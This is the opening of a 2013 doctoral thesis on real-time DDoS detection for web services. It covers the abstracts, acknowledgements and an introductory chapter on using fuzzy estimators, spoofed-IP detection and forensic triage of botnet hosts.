Real time detection and response of distributed denial of service attacks for web services

A thesis submitted for the degree of
Doctor of Philosophy

by

Stavros Shiaeles

Democritus University of Thrace
Department of Electrical and Computer Engineering

Xanthi, October 2013

Democritus University of Thrace
Department of Electrical and Computer Engineering
Building A, ECE, University Campus – Kimmeria, 67100 Xanthi, Greece

I would like to dedicate this thesis to my parents.

Contents

Advising Committee of this Doctoral Thesis

Alexandros Karakos, Supervisor
Department of Electrical and Computer Engineering,
Democritus University of Thrace

Pavlos Efraimidis, Advisor
Department of Electrical and Computer Engineering,
Democritus University of Thrace

Paul Spirakis, Advisor
Department of Computer Engineering & Informatics
University of Patras

Approved by the Examining Committee

Pavlos Efraimidis
Assistant Professor, Democritus University of Thrace, Greece

Christos Georgiadis
Assistant Professor, University of Macedonia, Greece

Dimitris Gritzalis
Professor, Athens University of Economics and Business, Greece

Alexandros Karakos
Professor, Democritus University of Thrace, Greece

Vasilios Katos
Associate Professor, Democritus University of Thrace, Greece

Basil Papadopoulos
Professor, Democritus University of Thrace, Greece

Paul Spirakis
Professor, University of Patras, Greece

Acknowledgements

Many people have supported me during the course of my PhD studies and I can acknowledge by name only a handful of those who have helped me along the way.

First of all, I owe a special debt of gratitude to Professor Basilis Papadopoulos for entrusting me the method he developed on fuzzy estimator. Following this method and under his guidance and valuable help I managed to create a model which I applied further for DDOS and IP detection.

I would like to warmly thank Associate Professor Vasilios Katos for his invaluable contribution during the preparation of this thesis and for his excellent collaboration. He has aided me considerably in the continuance of my study and work by investing innumerable hours in this work over the course of the past six years, reading and commenting on every version of this study. His enthusiasm and inspiring ideas have improved this work immeasurably. I am also indebted to him for introducing me to Dr Maria Papadaki, Lecturer at the University of Plymouth, with whom I had an excellent collaboration during my staying in England.

I would also like to express my particular thanks to Professor Alexandros Karakos for his unfailing patience, unstinted labour at all stages of this time-consuming process and his valuable criticism on my work. I thank him for believing in me, being so encouraging during difficult and particularly stressful times and generously offering his time to discuss concerns and ideas. I thank him also for providing all the equipment needed to run and check my experiments.

My deepest thanks go to Dr Maria Papadaki for her valuable support, morally and academically, during my staying in Plymouth. Especially, I thank her for sharing her wide knowledge on network security using ttl and id, a sector I was not familiar with, for her wisdom about the writing process for which I am particularly indebted and for her encouragement to take the test provided by the EC-Council, where I succeeded in being certified with the CEH Certificate. I am also grateful to Professor Steve Furnell for his friendship and suggestions on my work. I am also grateful to the anonymous editors of the journals, where parts of this work have been published as individual papers, for their insightful remarks and editorial comments.

I owe many thanks to all members of staff at the Department of Electrical and Computer Engineering at Democritus University of Thrace, both academic and secretarial, for providing a stimulating and supportive environment for my research.

I must record my gratitude to my friends in Greece and Cyprus who have supported me throughout my studies; especially, I would like to thank Mr Anargyros Chryssanthou, whose friendship and great collaboration during the preparation of the paper “On-scene Triage open source forensic tool chests: Are they effective?”, was of valuable worth.

The proof-reading of a work of this kind is a particularly arduous task and I am very grateful to my sister Dr Maria Shiaele for the great care and attention with which she read and corrected the sections of this work. For any remaining errors and inadequacies I alone am responsible.

Finally, my heartfelt debt is to my mum and dad, for always believing in me and whose unfailing love and encouragement have been a valuable support for me. I will be eternally grateful for everything they have done for me throughout all these years away from home.

Stavros Shiaeles
Electrical and Computer Engineer
Xanthi , October 2013

Abstract

DDoS attacks is a major threat that targets companies and organizations on a daily basis, as reported in the 2012 Information Security Breaches Survey, with the most common target being Web Services. Additionally, the raise of the activism group "Anonymous" and the availability and easiness of DDoS tools in the Internet made this dangerous attacks very popular and reachable for the masses. According to Arbor Networks a DDoS attack can last anywhere between 2 and 6 hours. From the companies prospective, the downtime of their web services, as a result of such an attack, lead companies into loosing valuable profit and customers.

In this dissertation a method for DDoS detection by constructing a fuzzy estimator on the mean packet inter arrival times is proposed. The problem is divided into two challenges, the first being the actual detection of the DDoS event taking place and the second being the identification of the offending IP addresses. Strict real time constraints were imposed for the first challenge and more relaxed constraints for the identification of addresses. Through empirical evaluation it is confirmed that the detection can be completed within improved real time limits and that by using fuzzy estimators instead of crisp statistical descriptors the shortcomings posed by assumptions on the model distribution of the traffic can be avoided. In addition, results under a 3 second detection window were obtained. To overcome the problem of IP Spoofing in a DDoS attack a new method was introduced using Fuzzy Logic called Fuzzy Hybrid Spoofed Detector(FHSD). This method distinguishes the spoofed IPs packets reaching a web server from legitimate packets by analyzing the hops, which the packets pass through, the User Agent and by utilizing OS passive fingerprinting. In order to proof the proposed method's efficiency a program was developed that uses our technique and it was tested by using the BoNeSi DDoS emulator. The results showed that the proposed method can successfully identify the spoofed IPs and mitigate a DDoS attack in a small amount of time and with low use of resources.

Finally, an on scene digital investigation on computers was conducted, which were part of the Botnet that attacked our infrastructures. In order to achieve that, three open source triage tools were put to the test. In an attempt to identify common issues, strengths and limitations they were evaluated both in terms of efficiency and compliance to published forensic principles. The results showed that due to the increased complexity and wide variety of system configurations, the tested triage tools should be made more adaptable, either dynamically or manually (depending on the case and context) instead of maintaining a monolithic functionality.

Extended Abstract in Greek(Περίληψη)

Οι κατανεμημένες επιθέσεις (DDoS) αποτελούν μια από τις σημαντικότερες απειλές που καλούνται να αντιμετωπίσουν οι επιχειρήσεις και οι οργανισμοί σήμερα σε καθημερινή βάση, όπως αναφέρεται στη Δημοσκόπηση πληροφοριών παραβίασης ασφαλείας του 2012 [PwC (2012) “Information Security Breaches Technical Report”, April 2012]. Όπως επισημαίνεται στην ίδια έρευνα, το 1/3 των μεγάλων επιχειρήσεων, 15% των μικρών επιχειρήσεων και σχεδόν οι μισοί πάροχοι υπηρεσιών τηλεφωνίας έχουν δεχθεί τέτοιες επιθέσεις. Σε ένα υψηλό ποσοστό 78%, η πλειοψηφία των ερωτηθέντων της έρευνας της Neustar [Neustar (2012) DDoS Survey: Q1 2012: When Businesses Go Dark], απάντησε ότι αντιμετωπίζει τουλάχιστον ένα επεισόδιο DDoS επίθεσης την ημέρα, ενώ ποσοστό μόλις 1% απάντησε ότι αντιμετωπίζει εκατοντάδες τέτοιες επιθέσεις την ημέρα. Αυτού του είδους οι επιθέσεις είναι πολύ ζημιογόνες για τις εταιρίες αφού υπολογίζεται ότι το κόστος της ζημιάς για μια εταιρία, ανάλογα με το μέγεθος και το πελατολόγιο της είναι από $10000 έως $50000 την ώρα. Σε έρευνα που διεξήχθη από την Tecdata για λογαριασμό της Arbor Networks το 2012 [Techdata. (2011) Worldwide Infrastructure Security Report, Arbor Networks 2011 Volume VII], οι ιστοσελίδες διαφόρων εταιριών και οργανισμών αναφέρονται ως ο πιο συχνός στόχος DDoS επιθέσεων. Η έξαρση αυτή των DDoS επιθέσεων σε ιστοσελίδες υποβοηθήθηκε και από την άνθιση των κινημάτων χακτιβιστών όπως οι Anonymous.

Τα προβλήματα και οι προκλήσεις των DDoS επιθέσεων σε web υπηρεσίες, τα οποία πραγματεύεται η διατριβή αυτή, αφορούν την:

- ανίχνευση, ειδικά όταν η επίθεση συνοδεύεται με IP spoofing
- καταστολή της επίθεσης
- εύρεση των bots και του κέντρου ελέγχου και εντολών (C&C Server)

Για το σκοπό της διεξαγωγής της έρευνας της διατριβής αναπτύχτηκαν δύο πειραματικές πλατφόρμες:

- Πλατφόρμα παραγωγής δεδομένων DDoS, η οποία περιελάμβανε επιτιθέμενους υπολογιστές, ένα διακομιστή διαδικτύου (web server) και ένα πρόγραμμα περισυλλογής δικτυακών δεδομένων.
- Πλατφόρμα αντιμετώπισης περιστατικών, η οποία περιελάμβανε ένα εικονικό περιβάλλον που αποτελούνταν από διαφορετικά λειτουργικά συστήματα. Αυτό το περιβάλλον χρησιμοποιήθηκε για την αξιολόγηση των εργαλείων διαλογής (triage).

Η παρούσα διατριβή χωρίζεται σε 6 Κεφάλαια. Στα κεφάλαια 3, 4 και 5 προτάθηκαν και αναπτύχθηκαν αντίστοιχα τεχνικές για την ανίχνευση και

καταστολή DDoS επιθέσεων, τεχνικές για την ανίχνευση και καταστολή των spoofed διευθύνσεων IP, ενώ χρησιμοποιήθηκαν και αξιολογήθηκαν εργαλεία διαλογής (triage) για την εγκληματολογική έρευνα υπολογιστών που ανήκουν σε botnet με στόχο την εύρεση του κέντρου ελέγχου και εντολών (C&C Server).

Τα κεφάλαια της διατριβής μπορούν να συνοψιστούν ως εξής:

Κεφάλαιο 1: Εισαγωγή

Το πόσο εφικτό να ανιχνεύσουμε μια DDoS επίθεση σε σύντομο χρονικό διάστημα, είναι η κύρια ερώτηση που μας απασχολεί στη διατριβή αυτή. Πριν προχωρήσουμε στους στόχους αυτής της διατριβής πρέπει να προσδιορίσουμε αυτό το σύντομο χρονικό διάστημα. Όπως είναι γνωστό μια DDoS επίθεση ανιχνεύεται αφού στο τέλος οι χρήστες μιας διαδικτυακής υπηρεσίας, δεν έχουν πλέον πρόσβαση σε αυτή. Άρα το σύντομο αυτό χρονικό διάστημα για την ανίχνευση μιας DDoS επίθεσης πρέπει να είναι πριν γίνει διακοπή αυτής της διαδικτυακής υπηρεσίας, αν και ο ακριβής χρόνος εξαρτάται σε μεγάλο βαθμό και από την υποδομή στην οποία βρίσκεται η υπηρεσία. Στη παρούσα διατριβή, αυτός ο χρόνος ορίζεται σε λίγα δευτερόλεπτα. Η ανίχνευση μιας DDoS επίθεση είναι η πρώτη πτυχή της έρευνας η οποία συνεχίζει με την ανίχνευση των κακόβουλων διευθύνσεων IP που λαμβάνουν μέρος στην DDoS επίθεση, στις οποίες μπορεί να εμπεριέχονται και ψεύτικες διευθύνσεις IP. Αφού ανιχνεύσουμε τις κακόβουλες διευθύνσεις IP και καθορίσουμε την τοποθεσία τους, αν κάποιες από αυτές βρίσκονται στο δίκτυο μας προχωράμε σε επί σκηνής εγκληματολογική ανάλυση (triage) σε αυτά, ώστε να μαζέψουμε τα δεδομένα που χρειαζόμαστε και να τα αναλύσουμε περαιτέρω για να βρούμε τον ένοχο πίσω από την επίθεση αυτή.

Οι στόχοι αυτής της διατριβής είναι:

O1. Να βελτιώσουμε το χρόνο ανίχνευσης μιας επίθεσης DDoS

O2. Να βελτιώσουμε την ανίχνευση των κακόβουλων διευθύνσεων IP

O3. Να βελτιώσουμε την ανίχνευση των ψεύτικων IP διευθύνσεων

O4. Να αναπτύξουμε ένα κατάλληλο σχέδιο αντιμετώπισης για προληπτική προστασία των δικτυακών πόρων και την ελαχιστοποίηση των ζημιών

O5. Να αναπτύξουμε μια μεθοδολογία για την εγκληματολογική ανάλυση των πηγών της επίθεσης.

O5.1 Να αξιολογήσουμε και να βελτιώσουμε τα εργαλεία διαλογής ανοικτού κώδικα (triage tools).

Κλείνοντας το κεφάλαιο αυτό δίνουμε μια περίληψη με τις καινοτομίες τις οποίες προβάλλει η παρούσα διατριβή σε ερευνητικό επίπεδο

Κεφάλαιο 2: Υπόβαθρο

Στο κεφάλαιο αυτό παρέχεται το απαραίτητο υπόβαθρο για την κατανόηση των βασικών εννοιών και προγραμμάτων που χρησιμοποιούνται σε αυτή τη διατριβή.

Πιο αναλυτικά ξεκινάμε με μια αναφορά στην Ασαφή Λογική (Fuzzy Logic) και προχωράμε στις αρχές της, τις συναρτήσεις μεταφοράς δίνοντας ταυτόχρονα και παραδείγματα. Στην συνέχεια εξηγούμε τα μοντέλα Mamdami, Sugeno καθώς και τους τρόπους αποσαφιοποίησης με παραδείγματα για κάθε μέθοδο, ώστε να είναι πιο κατανοητή η μέθοδος που αναπτύξαμε στο κεφάλαιο 4.

Στη συνέχεια προχωράμε στην εξήγηση των Fuzzy Estimators, που είναι συνέχεια της Ασαφής Λογικής και τα οποία χρησιμοποιήθηκαν για την ανάπτυξη μεθοδολογιών και προγραμμάτων που αναφέρονται στο κεφάλαιο 3.

Κλείνοντας το κεφάλαιο αυτό αναφερόμαστε στα δύο προγράμματα που χρησιμοποιήθηκαν για την παραγωγή datasets προς επαλήθευση των προτεινόμενων μεθόδων που αναπτύχθηκαν στα κεφάλαια 3 και 4.

Το πρώτο είναι το Blackenergy που είναι ένα πραγματικό Bot. Με τον builder του, μπορεί να παραμετροποιηθεί το bot που παράγεται και να συνδεθεί σε όποιο C&C server θέλουμε. Ο C&C server μπορεί να στηθεί πολύ εύκολα σε ένα υπολογιστή που έχει apache, php και mysql. Το bot αυτό μπορεί να εκτελέσει επιθέσεις ICMP, UDP Flood, SYN Flood και HTTP Flood. Το δεύτερο πρόγραμμα είναι το BoNesi, το οποίο είναι ένας εξομοιωτής Botnet. Μπορεί να εκτελέσει επιθέσεις ICMP, UDP Flood και TCP(HTTP) Flood με ορισμό διευθύνσεων IP χρησιμοποιώντας τεχνικές spoofing.

Οι επιθέσεις έγιναν και με τα δύο προγράμματα σε ελεγχόμενο περιβάλλον και σαν στόχος χρησιμοποιήθηκε ένας εξυπηρετητής του πανεπιστημίου, ο οποίος παρέχει υπηρεσίες εύρεσης δουλείας στην Ελλάδα και στο Εξωτερικό. Ο λόγος της επιλογής αυτού του εξυπηρετητή είναι η μεγάλη επισκεψιμότητα του καθώς και το γεγονός ότι θέλαμε τα δεδομένα μας να είναι όσο γίνεται πιο κοντά στην πραγματικότητα.

Κεφάλαιο 3: Ανίχνευση και καταστολή επιθέσεων διαθεσιμότητας (DDoS) web υπηρεσιών με χρήση fuzzy estimators

Στο κεφάλαιο αυτό προτείνεται μια νέα μέθοδος ανίχνευσης επιθέσεων DDoS που επιτυγχάνεται με τη κατασκευή ενός fuzzy estimator με βάση το χρόνο άφιξης των πακέτων. Το πρόβλημα χωρίστηκε σε δυο προκλήσεις από τις οποίες η πρώτη αφορά την πραγματική ανίχνευση DDoS εκδηλώσεων που διαδραματίζονται, ενώ η δεύτερη αφορά την ταυτοποίηση των επιτιθέμενων IP διευθύνσεων.

Όσον αφορά την πρώτη πρόκληση έχουμε επιβάλλει αυστηρούς περιορισμούς σε πραγματικό χρόνο. Αναφορικά με τη δεύτερη, επιβάλαμε πιο χαλαρούς περιορισμούς για την ταυτοποίηση των διευθύνσεων.

Μέσω εμπειρικής εκτίμησης επιβεβαιώσαμε ότι η ανίχνευση μπορεί να εκτελεστεί μέσα σε όρια πραγματικού χρόνου και ότι χρησιμοποιώντας fuzzy estimators αντί των crisp statistical descriptors μπορούμε να χαλαρώσουμε τις απαιτήσεις και υποθέσεις του μοντέλου διαδικτυακής κίνησης (όπως το poisson).

Επιπλέον κατορθώσαμε να επιτύχουμε αποτελέσματα σε διάστημα κάτω των 3 sec.

Κεφάλαιο 4: Ανίχνευση και καταστολή των πλαστογραφημένων (Spoofed) IPs κατά την επίθεση προσβασιμότητας web υπηρεσιών

Η πλαστογράφηση των διευθύνσεων IP (IP Spoofing) χρησιμοποιείται συχνά σε επιθέσεις DDoS για να προστατεύσει την ταυτότητα των επιτιθέμενων bots αλλά και για να αντιμετωπίζει επιτυχώς ελέγχους και φίλτρα που στηρίζονται σε πρωτόκολλα Διαδικτύου (IP).

Το συγκεκριμένο κεφάλαιο έχει ως στόχο να προτείνει ένα νέο πολυεπίπεδο μηχανισμό ανίχνευσης κακόβουλου IP Spoofing, που τον ονομάζουμε Fuzzy Hybrid Spoofing Detector (FHSD) και ο οποίος στηρίζεται σε Source MAC Address, μετρητή απόστασης των Hop, GeoIP, OS Passive Fingerprinting και στο φυλλομετρητή του χρήστη (Web Browser User Agent).

Ο αλγόριθμος μέτρησης της απόστασης των Hop έχει βελτιστοποιηθεί ώστε να περιορίσει την ανάγκη για συνεχείς αιτήσεις traceroute υποβάλλοντας ερωτήσεις στο υποδίκτυο του πρωτοκόλλου Διαδικτύου (IP Address Subnet) και πληροφοριών GeoIP αντί για ξεχωριστές διευθύνσεις πρωτοκόλλου Διαδικτύου (individual IP Addresses).

Ο μηχανισμός FHSD χρησιμοποιεί εμπειρικούς κανόνες και τη μέθοδο Fuzzy Largest of Maximum (LoM) για τον εντοπισμό επιθέσεων σε IPs και μειώνει την κακόβουλη κίνηση δεδομένων.

Το προτεινόμενο σύστημα αναπτύχθηκε και υποβλήθηκε σε δοκιμές με τον εξομοιωτή DDoS BoNeSi με ιδιαίτερα ενθαρρυντικά αποτελέσματα τόσο στην ανίχνευση των επιθέσεων όσο και στην απόδοση (αναγνώριση επιθέσεων σε μικρό χρόνο με μικρή χρήση υπολογιστικών πόρων). Πιο συγκεκριμένα, ο μηχανισμός FHSD ανέλυσε 10,000 πακέτα και αναγνώρισε σωστά 99,99% της κακόβουλης κίνησης δεδομένων (spoofed traffic) σε λιγότερο από 5 δευτερόλεπτα. Επιπλέον, μείωσε την ανάγκη υποβολής αίτησης traceroute για εύρεση των HOP ενός IP κατά 97%.

Κεφάλαιο 5: Μελέτη αποτελεσματικότητας open source triage εργαλείων, για forensic ανάλυση και εύρεση τεκμηρίων συμμετοχής σε botnet

Η προσέγγιση στο κεφάλαιο αυτό είναι επικουρική και γίνεται χάριν πληρότητας της διαδικασίας ανίχνευσης των επιθέσεων.

Η άμεση και γρήγορη διαλογή δεδομένων/πειστηρίων κατά την αντιμετώπιση ενός περιστατικού ασφάλειας μπορεί να συμβάλει στην επιτυχία μιας εγκληματολογικής έρευνας ή να την καταστρέψει. Αυτή τη στιγμή είναι διαθέσιμα στο Διαδίκτυο διάφορα εργαλεία διαλογής ψηφιακών πειστηρίων, χωρίς όμως να υπάρχει μέχρι στιγμής κάποιο δοκιμασμένο framework για τη δοκιμή και αξιολόγηση τους. Δεδομένης της προαναφερθείσας έλλειψης η παρούσα διατριβή θέτει σε δοκιμή τρία εργαλεία διαλογής ψηφιακών πειστηρίων ανοιχτού κώδικα, με στόχο να προσδιορίσει κοινά προβλήματα, πλεονεκτήματα και μειονεκτήματα των εργαλείων αυτών.

Τα εργαλεία αυτά αξιολογούνται ως προς την αποδοτικότητα και την αξιοπιστία τους, καθώς και ως προς κοινά αποδεκτές αρχές εγκληματολογικής διερεύνησης

(ACPO). Τα αποτελέσματα που προκύπτουν από τις δοκιμές δείχνουν πως εξαιτίας της αυξανόμενης πολυπλοκότητας και της μεγάλης ποικιλίας παραμέτρων συστήματος, τα εν λόγω εργαλεία θα πρέπει να είναι περισσότερο παραμετροποιήσιμα, είτε δυναμικά είτε χειροκίνητα.

Κεφάλαιο 6: Συμπεράσματα – Μελλοντική εργασία

Η ανίχνευση και καταστολή μιας επίθεση DDoS σε μια ιστοσελίδα με μεγάλη επισκεψιμότητα είναι αρκετά δύσκολο εγχείρημα. Σε μια τέτοια επίθεση ο χρόνος ανταπόκρισης είναι καθοριστικός παράγοντας για την βιωσιμότητας της.

Στο κεφάλαιο αυτό, κάνουμε μια ανασκόπηση των στόχων της διατριβής που αναφέρθηκαν στην κέφαλαιο 1 καθώς και αν αυτοί έχουν επιτευχθεί. Στην συνέχεια προτείνουμε κάποιες βελτιώσεις στις μεθόδους που αναπτύχθηκαν στα κεφάλαια 3 και 4 καθώς και στα εργαλεία triage που αναφέρονται στο κεφάλαιο 5 που θα αποτελέσουν σκοπό μελλοντικής έρευνας.

Τέλος, το κεφάλαιο μας κλείνει προτείνωντας ένα νέο σύστημα αποφυγής κακόβουλων δικτυακών επιθέσεων που μαζί με αισθητήρες σε διάφορες συσκευές και με τη χρήση των Fuzzy και Fuzzy estimators, θα μπορούσε να βοηθήσει οργανισμούς να προστατέψουν τα δίκτυα τους.

List of Figures

List of Tables

Abbreviations

ACK	*Acknowledgement (from TCP 3way handshake)*
ACPO	*Association of Chief Police Officers*
ARP	*Address Resolution Protocol*
BSA	*Buster Sandbox Analyzer*
C&C	*Command & Control*
CPU	*Central Processing Unit*
DARPA	*Defense Advanced Research Projects Agency*
DDoS	*Distributed Denial of Service*
DoS	*Denial of Service*
FPGA	*Field Programmable Gate Array*
GB	*Gigabyte*
GeoIP	*Geolocation Internet Protocol*
GHz	*Gigahertz*
GPU	*Graphics Processing Unit*
HCF	*Hop Count Filtering*
HKLM	*HKEY Local Machine*
HOIC	*Hight Orbit Ion Cannon*
HOP	*one portion of the path between source and destination*
HTTP	*Hypertext Transfer Protocol*
ICMP	*Internet Control Message Protocol*
IDS	*Intrusion Detection Systems*
IP	*Internet Protocol*
IPv6	*Internet Protocol version 6*
KDD	*Knowledge Discovery in Databases*
LOIC	*Low Orbit Ion Cannon*
LoM	*Largest of Maximum*
MAC	*Media Access Control*
mf	*membership function*
MIT	*Massuchusetts Institute of Technology*
OS	*Operating System*
PC	*Personal Computer*
RAM	*Random Access Memory*
ROC	*Receiver Operating Characteristics*
SIP	*Session Initiation Protocol*
SSH	*Secure SHell*
SYN	*Synchronize (from TCP 3way handshake)*
TB	*Terabyte*
TCP	*Transmission Control Protocol*
TTL	*time to live*
UAC	*User Account Control*
UDP	*User Datagram Protocol*

Chapter 1:

Introduction

1

1.1 Introduction and motivation

A Distributed Denial of Service (DDoS) attack is a relatively simple, yet very powerful technique to attack Internet resources (Douligeris and Mitrokotsa, 2004). Perhaps the most representative DDoS attack in terms of social, political and national impact was the 2007 attack on Estonia which literally “unplugged” the Internet from the country (Goth, 2007; Jenik, 2009). Moreover, “Anonymous”, a hacktivist group of people around the world, has drawn a lot of attention and caused similar problems to worldwide infrastructures, such as bank and government websites, by performing DDoS attacks which brought entire "giants" to their knees and raised the need to secure seemingly secure infrastructures against various types of attacks, with possibly the most important being DDoS.

DDoS attacks are recognized to be part of cyber warfare tactics but are often employed for blackmail and extortion, for financial gain purposes and for activism.

In principle a posteriori DDoS detection is trivial, in the sense that it is noticed once it is successful. However, a DDoS maintains a manifestation phase where the attack develops and reaches a threshold which compromises the availability of a legitimate service. Depending on both the attacker and victim resources, the DDoS manifestation phase may range from a few seconds to minutes.

Denial of Service (DoS) attacks affect organisations on a daily basis. As reported in the 2012 Information Security Breaches Survey, a third of large businesses, 15% of small businesses and nearly half of all telecom providers have been affected in the last year (Pwc, 2012). Based on the same survey, 78% of respondents reported a frequency of at least one DoS incident per day, whereas a smaller minority of 1% experienced hundreds of such attacks every day. The cost of a DDoS attack is substantial enough to necessitate the need for detection and mitigation, as according to Neustar (2012), more than half of respondents (65%) experienced average costs per incident to be up to $10K per hour. A further 35% reported cost of over $10K per hour, and a combined 34% experienced loss of over $50K per hour. The direct monetary cost is of course not the only impact of DDoS, as affected companies could suffer from long term effects, such as loss of reputation, loss of revenue, poor customer experience, and eventually even job losses. According to a research provided by the Yankee Group, a mid-size enterprise with annual revenue of $10 million would lose an additional $20,000 (.02% of revenue) in the longer term. According to Techdata (2011), the most common target is unprotected websites (86%), but DDoS also tends to affect DNS (70%), e-mail (31%), IP telephony (17%) and even IRC (9%) services. The most common attack vector for web services is HTTP GET (76%), followed by more sophisticated tools such as LOIC, HOIC, XOIC, PyLoris, Slowloris, Apache Killer and SlowPost (Neustar, 2012). Virvilis and Gritzalis (2013a & 2013b) reflect upon the reasons for the continuous rise of successful attacks. Apart from web servers which are frequent targets, DDoS attacks can be performed on the whole breadth of Internet services such as VoIP (Stachtiari *et al.*, 2012) and UMTS (Kambourakis *et al.*, 2011).

DDOS attacks may cause a severe impact on security-critical information systems. For example, early research in the field of medical data protection has demonstrated that in the case of health information systems, such a type of attack may have a vital impact to a human's well-being, or even cause the loss of human lives (Lekkas, 2007; Gritzalis, 1997; Gritzalis, 1998).

This is also true with modern processing architectures, where the management of the computing infrastructure lays away from the local information system administrators / owners. The Cloud computing platforms is a typical – and in some instances extreme - example of this case (Theoharidou, 2013; Tsalis, 2013; Kandias, 2010).

As such, in order to thwart a DDoS attack, not only the detection of the event must be completed during the manifestation phase, but the offending hosts need to be identified in order for an incident response control to be effective. In terms of incident response effectiveness, the underlying control must be able to block network traffic belonging to the DDoS attack vector.

1.2. Scope, goals and objectives

The main research question of this thesis is expressed as follows:

Is it feasible to detect a DDoS attack within an acceptable timeframe and to the fullest extent?

Before we proceed with the goals and objectives of the present thesis, the qualifiers in the above research question must be defined. The *acceptable timeframe* is defined as the maximum time for identifying a DDoS attack before this attack has an impact to the availability of the web service. As mentioned earlier, a (D)DoS can be trivially detected and this is done by the end users of the service who experience its disruption. As such, the proposed approach should be capable of detecting the attack before the users do. The service disruption designates a successful attack and is the final stage. Therefore, the detection should concentrate on monitoring the resources and the network based requests and search for anomalies in order to quickly issue an alert that will be handled automatically or manually (by an administrator). The swift detection requirement justifies the real time nature of the proposed approach. Although the exact timeframe figure depends upon the underlying infrastructure, in this thesis it is considered that real timeliness implies making a decision and responding to the incident within a few seconds.

Detecting whether a DDoS attack is taking place is only one aspect of the incident response exercise. Detection on the fullest extent would involve the identification of all offending IPs which, in the case of a DDoS attack, will be many and sometimes hidden or spoofed. The identification of the offending IPs is typically performed with network forensics techniques. Once an IP is identified, the physical location of the corresponding host needs to be identified and a first responder would then perform a so-called triage on the host in order to capture the volatile data and to examine the host.

Against the above discussion, the scope and main goal of this thesis focuses on the detection of hosts participating in a botnet performing a DDoS attack on a web server. The corresponding objectives are as follows:

O1. To improve detection times in the case of a DDoS attack;

O2. To improve detection rates of offending IPs;

O3. To improve detection of IP spoofing;

O4. To develop an appropriate incident response plan for proactively protecting the web resources and minimising the damage;

O5. To develop a methodology for forensic analysis of the identified attack sources.

O5.1 To evaluate and improve open source triage tools.

1.3 Research methodology

1.3.1 Literature review

The review of the current literature will contribute to identifying the current state of the art on DDoS attacks against web resources as well as the performance of the published detection techniques. As such, the literature covers the following main areas:

- Botnets and their modus operandi in DDoS attacks. It is widely known that botnets are deployed in a diverse range of cyberattacks. This thesis focuses on the use of botnets to conduct DDoS attacks. In this thesis a typical DDoS modus operandi is described and a specific botnet is studied which is used as a vehicle to develop and evaluate the proposed solution.
- Intrusion detection, and more specifically those techniques that are capable of detecting DDoS attacks. As intrusion detection techniques fall into two categories – namely misuse and anomaly detection – the study focuses on the latter and more particularly it investigates efficient tools and algorithms.
- Incident response. This covers the techniques and procedures for handling security incidents upon their discovery. This thesis is interested in the procedures a first responder may follow provided that an offending host has been identified and the responder has access on it.

1.3.2. Analysis and investigation

The proposed approach is evaluated against primary and secondary data. More specifically, custom datasets were generated by deploying botnets and tools capable of emulating botnet based behaviour. In order to compare the developed method with published results found in literature, publicly available datasets were also used.

The incident response aspects were evaluated by setting up a number of different hosts with differing operating systems and configurations and performing triage operations by employing open source forensic toolchests. Currently, as there are no existing evaluation criteria on triage tools, this thesis will also propose a set of metrics for assessing the appropriateness of a triage tool under consideration.

1.3.3. Testbeds

Two main testbeds were developed for the purpose of conducting the research of the thesis:

- DDoS traffic creation testbed. This involved the attacking hosts, a web server and the network dump component.
- Incident response testbed. This involved a virtualization environment consisting of different host configurations. This testbed was used for evaluating the triage tools.

1.4 Novel aspects of the thesis

Finding the right model to use for DDoS detection was a non trivial task. As the main idea was to focus on the packet arrival time, the first thing one calls to mind upon considering time, is the Poisson distribution. The problem with that was that Paxson and Floyd (1995) explicitly argued that Internet traffic could not be expressed by Poisson arrival. After an extensive literature review, it was found that HTTP traffic can follow the Poisson arrival, but in order to relax the strict boundaries of Poisson Fuzzy Estimators were introduced. Thus, by applying Fuzzy Estimators the study has succeeded in overcoming the Poisson limitation and developing an application that could successfully detect a DDoS attack and Offensive IPs before the victim service suffers from exhaustion of resources due to the attack.

The second problem raised was the IP spoofing. Even though a lot of research work has been done on HOP counting, some problems were found to occur both in the detection process and in the time needed for this process. Moreover, there was some degree of difficulty in the attempt to integrate some methods into systems, as this required significant modifications on routers such as firmware alterations. So, the research in IP spoofing, focused on the so called *userland*, which includes the server that was also running the Fuzzy Estimator DDoS detection engine. In this work Fuzzy Logic along with source MAC address, hop count, GeoIP, OS passive fingerprinting and Web Browser User Agent were employed, in order to identify spoofing from legitimate IPs and to limit the need for continuous traceroute requests for finding unknown IPs HOPs by querying the subnet IP Address and GeoIP information instead. Also the technique used for finding HOPs using GeoIP and subnet, speed up the process of about 97% as it needs 45 traceroute requests for a range of 2000 IPs in comparison to HCF which in IPv6 will be very helpful.

The novel features of this thesis can be summarized as follows:

- Development of a methodology for the systematic creation of datasets to enable the study of DDoS attacks. Currently the research community suffers from lack of datasets. The DARPA datasets are considered the de facto standards for testing the intrusion detection methods but are out of date as they are more than a decade old and there are no suitable alternatives.
- Real time detection of a DDoS attack on a web server. More specifically, a fuzzy estimator suitable of performing an attack detection within a strict timeframe was designed and tested.
- Use of a fuzzy estimator to enumerate offending hosts. Following a positive identification of an attack, the fuzzy estimator is used for identifying the hosts that participate in a DDoS attack.
- Fuzzy logic, HOP Counting and GeoIP, helped to detect Spoof IPs on a DDoS attack. Also the use of GeoIP helped to improve the time needed to find HOPs for an IP and the traceroute requests.
- Metrics for evaluation of triage forensic toolchests. A crucial point in identifying the modus operandi of an attacker includes the actions taken by a first responder to collect the relevant information pertaining to the attack on the offending host end. As there are no metrics and evaluation criteria for such a task currently in the literature, the proposed thesis used three widely used triage tools as a vehicle to identify issues and challenges and link them with quantitative and qualitative evaluation metrics.

1.5 Dissertation Outline

DDoS attack procedure starts with the attacker trying to create a botnet by exploiting vulnerable internet computers and installing a client on them, in order to control them. These PCs, which are also called "zombies", communicate with a C&C Server, who issues attack commands to them (when, how and where to attack). In this dissertation the main idea was that a DDoS attack is taking place on a Job Seeking website. In this DDoS attack event spoofed IPs were also included. Three challenges were investigated in this concept with each challenge being thoroughly developed in separate chapters which constitute the main body of the thesis. Chapters 3 and 4 aim to mitigate DDoS traffic and find the spoofed IPSs. Chapter 5 assumes that in the DDoS attack IPs computers from the local organization have been located, which are part of the Botnet and it further starts an on scene criminal investigation analysis, in order to locate the C&C Server and, if this is possible, to locate also the mastermind behind this attack.

